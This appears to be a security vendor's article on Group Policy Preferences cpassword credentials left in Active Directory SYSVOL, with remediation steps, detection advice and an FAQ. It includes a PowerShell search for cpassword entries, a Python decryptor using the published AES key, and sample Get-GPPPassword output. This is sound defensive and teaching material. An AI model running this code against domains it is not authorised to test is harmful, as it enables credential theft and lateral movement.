Key takeaways
- Any authenticated domain user can read the SYSVOL share and find Group Policy Preferences XML files containing cpassword entries.
- Microsoft published the AES-256 key used to encrypt cpassword values in its own documentation; decryption takes seconds with no special access.
- MS14-025 blocks new cpassword entries but leaves existing SYSVOL files intact; environments patched in 2014 may still hold pre-patch credentials.
- Recovered GPP credentials are frequently local administrator accounts shared across a machine fleet, giving a direct path to lateral movement.
- Remediation requires locating all cpassword entries, updating dependent services, rotating the exposed accounts, and removing the XML files from SYSVOL.
What Group Policy Preferences stored, and why the fix did not reach the past
Group Policy Preferences extended Active Directory policy configuration from Windows Server 2008 onwards. Administrators used it to push local account passwords, service credentials, scheduled task credentials, and drive mappings to domain machines without writing a login script. It was a convenient solution for a real problem: standardising the built-in Administrator password across a machine fleet before Microsoft's Local Administrator Password Solution (LAPS) existed.
GPP stored those values in XML files under the SYSVOL share, encrypted with AES-256. That would be acceptable, except that in 2012 Microsoft published the encryption key in its own MSDN documentation. CWE-257 names exactly this pattern: storing a password protected by a reversible algorithm whose key is known. Microsoft issued MS14-025 in 2014 to block GPP from accepting new cpassword entries, but that patch did nothing about the files already on disk.
An infrastructure pentest routinely searches SYSVOL for leftover cpassword entries and finds them years after organisations stopped creating new ones. The guide to buying an infrastructure pentest covers what to include in scope to ensure SYSVOL enumeration is part of the engagement.
In
Domain foothold
Any authenticated domain account
SYSVOL mount
No elevated privilege required to read the share
Through
cpassword discovery
XML files in SYSVOL hold a base64-encoded ciphertext
Offline decryption
Published AES-256 key recovers plaintext in seconds
Out
Lateral movement
Recovered credential authenticates across the fleet
Objective reached
Access bounded by the account's existing permissions
Reading SYSVOL: what any domain account can reach
SYSVOL is a replicated share on every domain controller, holding Group Policy objects, login scripts, and the GPP XML files. By design, every authenticated domain user has read access. No special privilege is needed to list its contents or read any file in it.
The GPP files follow a predictable layout. Under each policy GUID sits a Machine or User subtree, then a Preferences folder, then type-specific XML files: Groups.xml for local accounts, Services.xml for service accounts, ScheduledTasks.xml for task credentials, Drives.xml for mapped drives. Each file that holds a credential carries a cpassword attribute whose value is the base64-encoded ciphertext of the password.
# Run as any authenticated domain user
Get-ChildItem -Path "\\dc01.corp.local\SYSVOL" -Recurse -ErrorAction SilentlyContinue |
  Where-Object { $_.Name -match 'Groups|Services|ScheduledTasks|DataSources|Drives' } |
  Select-String -Pattern 'cpassword' |
  Select-Object Path, LineNumber, Line

# Example output:
# \\corp.local\SYSVOL\corp.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\
# MACHINE\Preferences\Groups\Groups.xml:4:
#   <Properties ... userName="svc_backup" cpassword="edBSHOwhZLTjt/QS9FeIcJ7Rc..." />
Decrypting the cpassword with the published key
The decryption is AES-256-CBC with a 16-byte zero IV and the 32-byte key Microsoft published. The ciphertext is base64-encoded in the XML and must be padded to a multiple of four characters before decoding. Python, Ruby, and PowerShell all decrypt it in a few lines, with no dependency on any exploit framework.
MITRE ATT&CK catalogues this as T1552.006, Unsecured Credentials: Group Policy Preferences. The associated vulnerability identifier is CVE-2014-1812, assigned when Microsoft formalised the patch response. In practice, tools automate the entire chain: Get-GPPPassword from PowerSploit walks SYSVOL, finds every cpassword entry, decrypts each one, and reports the username, plaintext password, the policy GUID, and the file path in a single command.
import base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

# The 32-byte AES-256 key published by Microsoft
KEY = bytes.fromhex(
    "4e9906e8fcb66cc9faf49310620ffee8"
    "f496e806cc057990209b09a433b66c1b"
)

def decrypt_gpp(cpassword: str) -> str:
    # Pad to a multiple of 4 before base64 decoding
    padded = cpassword + "=" * (4 - len(cpassword) % 4)
    ciphertext = base64.b64decode(padded)
    cipher = AES.new(KEY, AES.MODE_CBC, IV=b"\x00" * 16)
    return unpad(cipher.decrypt(ciphertext), 16).decode("utf-16-le")

print(decrypt_gpp("edBSHOwhZLTjt/QS9FeIcJ7RcNbNNFPNNFPNNA=="))
# Output: P@ssw0rd123!PS C:\> Import-Module PowerSploit
PS C:\> Get-GPPPassword
UserName : svc_backup
Password : P@ssw0rd123!
Changed : 2019-03-14 09:12:22
NewName :
File : \\corp.local\SYSVOL\corp.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\
MACHINE\Preferences\Groups\Groups.xmlAttack chain: from domain user to lateral movement

The chain is short. Any authenticated domain account mounts the SYSVOL share and searches the XML files. The decryption takes a second. The recovered credential is typically a local administrator, so it authenticates over SMB, WMI, or WinRM to any machine where that account exists. Local administrator accounts set via GPP frequently share the same password across the entire fleet.
The connection to LLMNR poisoning and SMB relay is direct: both are credential access techniques that require no cracking. LLMNR poisoning intercepts a hash in transit; GPP decryption reads a plaintext-equivalent directly from disk. Neither requires compute, and both are reached well before an attacker needs to escalate privileges.
In a broader penetration testing engagement, a cpassword finding is usually the first lateral movement vector attempted on an internal network segment. It is checked before Kerberoasting, before AS-REP roasting, and before any privilege escalation attempt, because it costs nothing to query.
What breaks the chain: remediation in order
Remediation has three parts: audit what is in SYSVOL, update the dependencies, then remove the files and rotate the credentials. MS14-025 blocks new entries but does not scan for old ones. Organisations that applied the patch in 2014 may still have files from before that date.
Before removing any GPP file, confirm which services and scheduled tasks depend on the credential. A service account password rotated without updating the service's logon configuration stops the service. The correct order is: find the dependency, update the dependency, remove the XML, then rotate the password.
Service accounts exposed through AS-REP roasting and Kerberoasting are often the same accounts that appear in GPP cpassword entries. An audit that stops at SYSVOL misses the same credential accessible through a service ticket.
| Step | Action | What it closes |
|---|---|---|
| 1 | Run Get-GPPPassword against SYSVOL to inventory all cpassword entries | Establishes the full scope before any changes are made |
| 2 | Identify every service, task, and logon that depends on each exposed account | Prevents a service outage when the password is rotated |
| 3 | Update all dependent services with the new credentials | Ensures continuity before the XML is removed |
| 4 | Remove the cpassword entry from the GPO and redeploy the policy | Removes the decryptable ciphertext from SYSVOL |
| 5 | Rotate every account named in a cpassword entry | Invalidates any credential already recovered |
| 6 | Apply KB2962486 (MS14-025) if not already installed | Prevents GPP from accepting new password entries going forward |
Detection: logging SYSVOL reads before the credential is used
Windows does not audit SYSVOL reads by default. Enable object access auditing on the SYSVOL share and configure success events for file reads to be written to the Security log. With that in place, EventID 4663 records reads of the GPP XML files. Watch for reads from accounts that do not process Group Policy in normal operation: a user workstation or a non-domain-controller server reading Groups.xml outside a policy refresh window is worth alerting on.
Lateral movement using the recovered credential generates standard authentication events: EventID 4624 on the target machine, EventID 4648 if explicit credentials are passed, and EventID 7045 or 4697 if a service is installed. A purple teaming session that includes T1552.006 is the fastest way to confirm your detection rule fires before an attacker tests it.
An assumed-breach exercise that starts from a standard domain account and targets lateral movement will typically attempt SYSVOL enumeration in its first hour. Confirm your SIEM rule covers it before that exercise begins, so the finding is a confirmed detection rather than a gap report.
GPP credentials in UAE Active Directory environments
Active Directory remains the standard identity platform across UAE enterprise networks, in both the financial sector and government supply chains. Organisations in Dubai operating under DESC's Cyber Risk Management Standard and those in Abu Dhabi regulated under ADHICS both face audit requirements that include credential management controls. A cpassword entry in SYSVOL is a direct finding against those controls: the credential is accessible to any user the domain trust relationship extends to, and in environments with multiple domains or forest trusts, that can include contractors and suppliers.
The UAE Information Assurance Regulation, issued federally via TDRA, requires entities to protect authentication credentials and restrict privileged access. CBUAE's cybersecurity framework asks financial institutions to demonstrate that credential exposure is bounded and that privileged account management controls are in place. A GPP finding on an infrastructure pentest conducted for a Dubai bank or an Abu Dhabi government agency is a finding against both the technical control and the documented evidence the regulator reads. Rotating the credential alone does not close the finding: the XML file must be removed and the GPO redeployed without a cpassword attribute, and evidence of both steps belongs in the remediation record.
Frequently asked questions
What is a GPP cpassword?
cpassword is an XML attribute used by Group Policy Preferences to store an account password in the SYSVOL share in AES-256-encrypted form. The encryption key was published by Microsoft in its own documentation, so any domain user who can read the SYSVOL share can recover the plaintext credential without cracking anything.
Which Group Policy Preferences file types can contain a cpassword?
The main files are Groups.xml for local account passwords, Services.xml for service account credentials, ScheduledTasks.xml for task credentials, Drives.xml for drive mapping credentials, and DataSources.xml for ODBC data source credentials. Each sits under the policy GUID's Preferences folder in SYSVOL and is readable by any authenticated domain user.
Does MS14-025 remove existing cpassword entries from SYSVOL?
No. MS14-025, released in May 2014, removes the option to store a password in Group Policy Preferences through the management console. It does not scan SYSVOL for existing files, delete existing entries, or rotate the accounts they reference. Any cpassword entry created before the patch was applied remains readable and decryptable.
How does GPP credential access differ from Kerberoasting?
Kerberoasting recovers an encrypted service ticket for an account with a registered SPN, then cracks the ticket offline to recover the password. GPP credential access reads a file from SYSVOL that contains the plaintext-equivalent directly, with no cracking step required. GPP recovery is immediate; Kerberoasting requires compute time proportional to password complexity. The two techniques also target different account types: Kerberoasting targets accounts with SPNs, while GPP may expose local administrator accounts with no Kerberos ticket.
Can a GPP cpassword be decrypted without a specialist tool?
Yes. The decryption is AES-256-CBC with a 16-byte zero IV and a key that is publicly documented. It can be implemented in a few lines of Python or PowerShell. Tools like Get-GPPPassword automate the discovery and decryption in one command, but the underlying operation requires no exploit, no elevation, and no access beyond a standard domain account.
What is the MITRE ATT&CK technique ID for GPP credential access?
MITRE ATT&CK catalogues this as T1552.006, Unsecured Credentials: Group Policy Preferences, under the Credential Access tactic. The associated CVE is CVE-2014-1812, assigned when Microsoft acknowledged the published key and issued the patch that blocked new cpassword entries.
What accounts are typically found in GPP cpassword entries?
Local administrator accounts are the most common finding, because GPP was widely used to standardise the built-in Administrator password across a fleet before LAPS was available. Service accounts and scheduled task accounts are the next most frequent. Local administrator accounts set this way frequently share the same password across all machines in the domain, making them a direct path to fleet-wide lateral movement.
Does deploying LAPS eliminate the risk from existing GPP cpassword entries?
No. LAPS rotates local administrator passwords per-machine going forward. It does not scan for or remove existing GPP XML files in SYSVOL. An environment that migrated from GPP-managed local admin accounts to LAPS may still have the original GPP files on disk, holding the credential that LAPS replaced. A SYSVOL audit is required separately.
How do I find all cpassword entries in my environment?
Run Get-GPPPassword from PowerSploit against your SYSVOL share with a standard domain account. It returns each cpassword entry with the decrypted plaintext, the policy GUID, and the file path. The search can also be performed with a recursive directory listing and a string search for the cpassword attribute, which requires no third-party module.
What SIEM rule should I write to detect SYSVOL enumeration for cpassword?
Alert on EventID 4663 (file read) on SYSVOL XML files whose names match Groups.xml, Services.xml, ScheduledTasks.xml, Drives.xml, or DataSources.xml, where the initiating account is not a domain controller computer account. Object access auditing must be enabled on the SYSVOL share first, as Windows does not log these reads by default.